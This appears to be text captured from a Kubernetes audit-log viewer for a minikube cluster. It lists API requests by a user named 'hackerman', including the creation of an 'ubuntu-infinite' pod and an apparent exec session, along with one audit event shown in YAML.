
Not Found	3

minikube-user | Filter actions...

Line #	Timestamp	Verb	Resource	Namespace	Stage	Status
19271	19:07:22	get		-	RequestReceived	0
19272	19:07:22	get		-	ResponseComplete	304
19273	19:07:22	get		-	RequestReceived	0
19274	19:07:22	get		-	ResponseComplete	304
19297	19:07:25	list	pods	default	RequestReceived	0
19298	19:07:25	list	pods	default	ResponseComplete	200
19353	19:07:32	list	deployments	default	RequestReceived	0
19354	19:07:32	list	deployments	default	ResponseComplete	200
19489	19:07:51	get		-	RequestReceived	0
19490	19:07:51	get		-	ResponseComplete	200
19491	19:07:51	get	pods *(ubuntu-infinite)*	default	RequestReceived	0
19492	19:07:51	get	pods *(ubuntu-infinite)*	default	ResponseComplete	404
19493	19:07:51	create	pods	default	RequestReceived	0
19498	19:07:51	create	pods *(ubuntu-infinite)*	default	ResponseComplete	201
19569	19:07:58	list	pods	default	RequestReceived	0
19570	19:07:58	list	pods	default	ResponseComplete	200
19659	19:08:07	get	pods *(ubuntu-infinite)*	default	RequestReceived	0
19660	19:08:07	get	pods *(ubuntu-infinite)*	default	ResponseComplete	200
19661	19:08:07	get	pods *(ubuntu-infinite)*	default	RequestReceived	0
19662	19:08:07	get	pods *(ubuntu-infinite)*	default	ResponseStarted	101
19719	19:08:13	get	pods *(ubuntu-infinite)*	default	ResponseComplete	101

Line:	33004	AuditID:	f7af46df-a824-4f62-8cdb-476e50e2e1ba
Stage:	RequestReceived	Timestamp:	2025-05-08T23:34:30.466Z
Verb:	list		
User:	hackerman	Source IP:	192.168.49.1
User Agent:	kubectl/v1.31.0 (linux/amd64) kubernetes/9edcffc		
URI:	/api/v1/namespaces/default/pods?limit=500		


```
kind: "Event"
apiVersion: "audit.k8s.io/v1"
level: "Metadata"
auditID: "f7af46df-a824-4f62-8cdb-476e50e2e1ba"
stage: "RequestReceived"
requestURI: "/api/v1/namespaces/default/pods?limit=500"
verb: "list"
▸ user: {...}
▸ sourceIPs: [...]
userAgent: "kubectl/v1.31.0 (linux/amd64) kubernetes/9edcffc"
▸ objectRef: {...}
requestReceivedTimestamp: "2025-05-08T23:34:30.466349Z"
stageTimestamp: "2025-05-08T23:34:30.466349Z"
```


User
API Server
Node
Request
Response
Show Stages:
Request
Response
minikube-user
192.168.49.1
API Server
10.96.0.1
minikube
192.168.49.2
7:07:51 PM
cb46eb8f3d7b
Line: 19491
VIEW
COPY
[GET | PODS]
7:07:51 PM
cb46eb8f3d7b
Line: 19492
VIEW
COPY
[GET | PODS]
404
7:07:51 PM
8b71d71ad221
Line: 19493
VIEW
COPY
[CREATE | PODS]
7:07:51 PM
ID: 9fb2f213-13ad-4bc9-b4c4-8b71d71ad221
CREATE | PODS
FROM: minikube-user
TO: API Server
LINE: 19493
STAGE: RequestReceived
NAMESPACE: default
create request for pods in namespace 'default'
7:07:51 PM
42482cf5431a
Line: 19494
VIEW
COPY
7:07:51 PM
42482cf5431a
Line: 19495
VIEW
COPY
7:07:51 PM
26c6c9d4b570
Line: 19496
VIEW
COPY
[LIST | RESOURCEQUOTAS]
7:07:51 PM
26c6c9d4b570
Line: 19497
VIEW
COPY
[LIST | RESOURCEQUOTAS]
200
7:07:51 PM
8b71d71ad221
Line: 19498
VIEW
COPY
[CREATE | PODS]
201

Assets